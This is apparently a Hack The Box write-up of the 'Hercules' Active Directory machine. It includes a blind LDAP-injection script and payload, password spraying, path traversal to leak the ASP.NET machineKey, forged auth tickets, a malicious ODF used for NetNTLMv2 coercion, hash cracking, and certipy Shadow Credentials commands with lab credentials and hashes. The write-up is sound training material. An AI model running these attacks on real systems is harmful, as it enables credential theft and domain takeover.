Hercules is an insane-difficulty Windows machine from Hack The Box built around a full Active Directory environment fronted by an ASP.NET web portal. We start by enumerating valid domain accounts and abusing an LDAP injection flaw in the login form to blindly read the description attribute of every user, which leaks a plaintext password. Spraying that password across the domain lands us on ken.w, giving us access to the portal. From there, a directory traversal in the download endpoint lets us pull the application’s web.config, exposing the ASP.NET machineKey. With the machineKey in hand we forge a FormsAuthenticationTicket that promotes us to the Web Administrators role, unlocking a file-upload form. Decompiling the application DLL confirms the form accepts .odt/.docx files, so we craft a malicious ODF document to coerce a NetNTLMv2 hash from natalie.a, crack it, and use BloodHound to map a GenericWrite path that lets us perform a Shadow Credentials attack against bob.w and recover their NT hash.
Hercules-info-card
Reconnaissance
We kick things off with an nmap scan against the target:
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://10.129.245.151/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-21 04:37:07Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=hercules.htb
| Subject Alternative Name: DNS:hercules.htb
|_http-title: Hercules Corp
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0.)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0.)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0.)
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
This is the classic Active Directory service spread — DNS (53), Kerberos (88), LDAP (389/636/3268/3269), SMB (445), RPC (135/593) and WinRM over SSL (5986). On top of that we have IIS serving both HTTP (80) and HTTPS (443), with the certificate and redirect telling us the box is dc.hercules.htb and the site is called Hercules Corp. Let’s add the relevant hostnames to our /etc/hosts:
1
10.129.245.151 hercules.htb dc.hercules.htb
Username Enumeration
Before touching the web app, it’s worth building a valid list of domain accounts. Corporate directories almost always follow a firstname.lastname or firstname.x naming convention, so we take a common names wordlist and append every letter of the alphabet to each name, generating candidates like john.a, john.b, and so on:
We feed this wordlist to kerbrute userenum against the KDC, which validates usernames against Kerberos pre-authentication without ever locking accounts out. This leaves us with the following 40 valid domain accounts:
LDAP Injection — Leaking the description Attribute
Browsing to https://hercules.htb/ we’re greeted with the Hercules Corp portal and a login form. Since the box is a domain controller and the site authenticates against the directory, the login form is a prime candidate for LDAP injection. By submitting a payload like username*)(description=* we can turn the authentication query into a boolean oracle: if the injected filter matches, the app returns “Login attempt failed” (a valid user with the wrong password), and if it doesn’t, we get a different response. That difference is enough to brute-force the description attribute of any account one character at a time.
The AD description field is a notoriously common place for admins to stash passwords, so this is exactly what we’re hunting for. Here’s the script that automates the blind enumeration across all 40 users:
ifnot test_ldap_injection(username): print(f"[-] User {username} has no description field") returnNone
print(f"[+] User {username} has a description field, enumerating...") description = "" for position inrange(50): found = False for char in charset: if test_ldap_injection(username, description + char): description += char print(f" Position {position}: '{char}' -> Current: {description}") found = True break time.sleep(0.01) ifnot found: break return description orNone
defmain(): for user in KNOWN_USERS: password = enumerate_description(user) if password: withopen("hercules_passwords.txt", "a") as f: f.write(f"{user}:{password}\n") print(f"\n[+] FOUND: {user}:{password}\n")
if __name__ == "__main__": main()
Running it churns through every account until it hits johnathan.j, whose description field turns out to hold a full password:
[*] Checking user: web_admin [-] User web_admin has no description field [*] Checking user: auditor [-] User auditor has no description field
[SNIP]
[*] Checking user: johnathan.j [+] User johnathan.j has a description field, enumerating... Position 0: 'c' -> Current: c Position 1: 'h' -> Current: ch Position 2: 'a' -> Current: cha Position 3: 'n' -> Current: chan Position 4: 'g' -> Current: chang Position 5: 'e' -> Current: change Position 6: '*' -> Current: change* Position 7: 't' -> Current: change*t Position 8: 'h' -> Current: change*th Position 9: '1' -> Current: change*th1 Position 10: 's' -> Current: change*th1s Position 11: '_' -> Current: change*th1s_ Position 12: 'p' -> Current: change*th1s_p Position 13: '@' -> Current: change*th1s_p@ Position 14: 's' -> Current: change*th1s_p@s Position 15: 's' -> Current: change*th1s_p@ss Position 16: 'w' -> Current: change*th1s_p@ssw Position 17: '(' -> Current: change*th1s_p@ssw( Position 18: ')' -> Current: change*th1s_p@ssw() Position 19: 'r' -> Current: change*th1s_p@ssw()r Position 20: 'd' -> Current: change*th1s_p@ssw()rd Position 21: '!' -> Current: change*th1s_p@ssw()rd! Position 22: '!' -> Current: change*th1s_p@ssw()rd!! [+] Complete: johnathan.j => change*th1s_p@ssw()rd!!
[+] FOUND: johnathan.j:change*th1s_p@ssw()rd!!
The description for johnathan.j reads change*th1s_p@ssw()rd!! — clearly a default/temporary password that someone forgot to actually change.
Password Spraying
A password like this screams “shared default”, so instead of assuming it only belongs to johnathan.j, we spray it across the entire user list with kerbrute:
The password was reused by ken.w, giving us our first valid set of domain credentials: ken.w:change*th1s_p@ssw()rd!!.
Portal Access as ken.w

We use those credentials to log in to the Hercules Portal and land on the user dashboard:
ken.w dashboard
The portal exposes a handful of tabs — Mail, Downloads, Security, Account Details and Forms. The mailbox is worth a read, as it contains a few staff notices that heavily telegraph the intended path:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
Site Maintenance 22/10/2025
Good Morning Staff,
Over the coming days we'll be doing some changes to the site, so you may notice some downtime or missing functionality in some forms.
We should inform you that the website is now in-sync with the domain, which means that from now on you MUST use your domain credentials to login to the site. If you've forgotten your password for the domain, or need other details associated with your account changed, we recommend getting in touch with Natalie from the support team.
Feel free to contact us at [email protected] if you have any issues.
Much Regards, Web Admins.
The takeaways here are that there’s a privileged web_admin account, and that Natalie from the support team processes forms and account requests — a perfect target for a phishing/coercion attack later on.
Local File Inclusion via the Download Endpoint
The Downloads section serves files through a /Home/Download?fileName= parameter. Any time a filename is passed straight into a download handler, it’s worth testing for path traversal. We point it at the application’s web.config a couple of directories up:
The machineKey is what ASP.NET uses to encrypt and sign Forms Authentication cookies. Since authentication uses protection="All", whoever knows this key can mint their own perfectly valid, signed auth tickets — for any user, in any role.
Forging a Web Administrators Auth Ticket

The dashboard image earlier showed we’re logged in as a low-privileged user. What we actually want is the Web Administrators role, which gates the file-upload functionality on the Forms page. Armed with the leaked machineKey, we take our existing .ASPXAUTH cookie, decrypt it, and re-issue it as web_admin with the "Web Administrators" role baked in.
We use a small C# helper (FormsEncryptor) whose config carries the stolen machineKey so it produces a ticket the server will accept:
We swap this value into our .ASPXAUTH cookie and refresh the dashboard — we’re now web_admin:
web_admin dashboard


And crucially, the Forms tab now exposes a Report Submission form with a file-upload field:
web_admin forms upload
Decompiling the Application DLL

Before blindly throwing files at the upload, let’s understand exactly what it accepts. The same directory traversal that gave us web.config also lets us pull the compiled application binary out of the bin directory:
1
GET /Home/Download?fileName=../../bin/HadesWeb.dll HTTP/2
HadesWeb.dll downloaded
Opening HadesWeb.dll in dnSpy and navigating to the HomeController, we find the upload handler:
// HadesWeb.Controllers.HomeController [HttpPost] [ValidateAntiForgeryToken] [RateLimit] public ActionResult Forms(UploadFormModel model) { if (!ModelState.IsValid) return View(model);
if (model.UploadedFile != null && model.UploadedFile.ContentLength > 0) { if (User.IsInRole("Web Administrators")) { constint maxFileSize = 1048576; // 1 MB
if (model.UploadedFile.ContentLength < maxFileSize) { var allowedExtensions = new[] { ".docx", ".odt" }; string fileExtension = Path.GetExtension(model.UploadedFile.FileName).ToLower();
if (allowedExtensions.Contains(fileExtension)) { string path = $"{Guid.NewGuid()}{fileExtension}"; string filename = Path.Combine(@"C:\inetpub\Reports\", Path.GetFileName(path)); model.UploadedFile.SaveAs(filename); ViewBag.Success = "Thank you for your report!"; } else { ViewBag.Message = "File type is not supported."; } } } else { ViewBag.Message = "File Upload not permitted."; } } return View(model); }
Two things stand out. First, the upload is gated behind exactly the User.IsInRole("Web Administrators") check we just satisfied with our forged ticket. Second, it only accepts .docx and .odt documents. Combined with the earlier mailbox hint about Natalie processing reports, this points squarely at a document-based NetNTLM coercion attack — we upload a booby-trapped office document that reaches out to us over SMB when it’s opened by whoever reviews the reports.
Coercing natalie.a via a Malicious ODF Document
To build the malicious document we use Bad-ODF , which crafts an ODT that references a remote resource on our attacker box, forcing the victim’s client to authenticate to us over SMB and leak their NetNTLMv2 hash:
Then we upload the ODT through the Report Submission form:
report submitted
A short while later — once the report is “processed” — responder catches a NetNTLMv2 hash for natalie.a, exactly the support user the emails pointed us at:
We drop the hash into john and crack it against rockyou.txt:
1
2
3
4
5
6
7
8
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash Using default input encoding: UTF-8 Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) Will run 6 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Prettyprincess123! (natalie.a) 1g 0:00:00:04 DONE (2025-10-22 02:50) 0.2415g/s 2589Kp/s 2589Kc/s 2589KC/s Princess<3..Pongo27 Session completed.
We now have a second, more capable set of credentials: natalie.a:Prettyprincess123!.
BloodHound — Mapping the Path to bob.w
With domain credentials that authenticate over LDAP, we collect BloodHound data with NetExec. A small but important detail on this box: use Kerberos authentication (-k) and feed the results into BloodHound Legacy for the analysis:
1 2 3 4 5 6 7
$ nxc ldap hercules.htb -u natalie.a -p 'Prettyprincess123!' --bloodhound --collection All --dns-server 10.129.191.240 -k LDAP hercules.htb 389 DC [*] None (name:DC) (domain:hercules.htb) LDAP hercules.htb 389 DC [+] hercules.htb\natalie.a:Prettyprincess123! LDAP hercules.htb 389 DC Resolved collection methods: group, acl, dcom, container, psremote, session, objectprops, rdp, trusts, localadmin LDAP hercules.htb 389 DC Using kerberos auth without ccache, getting TGT LDAP hercules.htb 389 DC Done in 01M 24S LDAP hercules.htb 389 DC Compressing output into /home/kali/.nxc/logs/DC_hercules.htb_2025-10-22_044014_bloodhound.zip
Importing the data and marking natalie.a as owned, BloodHound reveals a clean privilege escalation path: natalie.a is a member of WEB SUPPORT, which holds GenericWrite over bob.w, who in turn is a member of RECRUITMENT MANAGERS:
BloodHound path to bob.w
GenericWrite over a user object is more than enough to take that account over. The cleanest modern technique here is a Shadow Credentials attack — we write a Key Credential to bob.w‘s msDS-KeyCredentialLink attribute, then authenticate as them via PKINIT to pull their NT hash.
Shadow Credentials Attack on bob.w
First we request a TGT for natalie.a so Certipy can authenticate over Kerberos:
1 2 3 4 5 6 7 8
┌──(kali㉿kali)-[~/hercules] └─$ impacket-getTGT hercules.htb/'natalie.a':'Prettyprincess123!' -dc-ip 10.129.191.240 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Then we let certipy-ad shadow auto handle the entire flow — adding the Key Credential, authenticating as bob.w, retrieving the hash, and restoring the original attribute so we don’t leave a mess behind:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
$ certipy-ad shadow auto -u [email protected] -k -dc-host DC.hercules.htb -account bob.w
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'bob.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '2e95c3f8-50c8-e65d-18a7-da9b86257bdc'
[*] Adding Key Credential with device ID '2e95c3f8-50c8-e65d-18a7-da9b86257bdc' to the Key Credentials for 'bob.w'
[*] Successfully added Key Credential with device ID '2e95c3f8-50c8-e65d-18a7-da9b86257bdc' to the Key Credentials for 'bob.w'
[*] Authenticating as 'bob.w' with the certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'bob.w.ccache'
[*] Trying to retrieve NT hash for 'bob.w'
[*] Restoring the old Key Credentials for 'bob.w'
[*] Successfully restored the old Key Credentials for 'bob.w'
[*] NT hash for 'bob.w': 8a65c74e8f0073babbfac6725c66cc3f
And there it is — we’ve fully compromised bob.w and recovered their NT hash 8a65c74e8f0073babbfac6725c66cc3f, along with a TGT saved to bob.w.ccache. From here we’ve pivoted from an anonymous web visitor all the way into a domain account that sits inside the Recruitment Managers group, ready to continue our path toward the top of the domain.
Key Takeaways
LDAP injection in authentication forms turns a login page into a directory read primitive. Combined with the bad habit of storing passwords in the AD description attribute, a single injectable field leaked a working domain credential.
Never disclose your ASP.NET machineKey. Once the web.config leaks through a trivial path traversal, the machineKey lets an attacker forge arbitrary signed Forms Authentication tickets — including elevated roles — completely bypassing the login flow.
File-upload forms that accept office documents are coercion vectors. An allowlist of .docx/.odt is not a security control; a malicious ODF happily coerced NetNTLMv2 authentication from the user reviewing the reports.
GenericWrite over a user object is game over for that account. A Shadow Credentials attack cleanly converts that ACL into the target’s NT hash and a Kerberos ticket, with the original attribute restored afterward.
That was it for Hercules, hope you learned something new!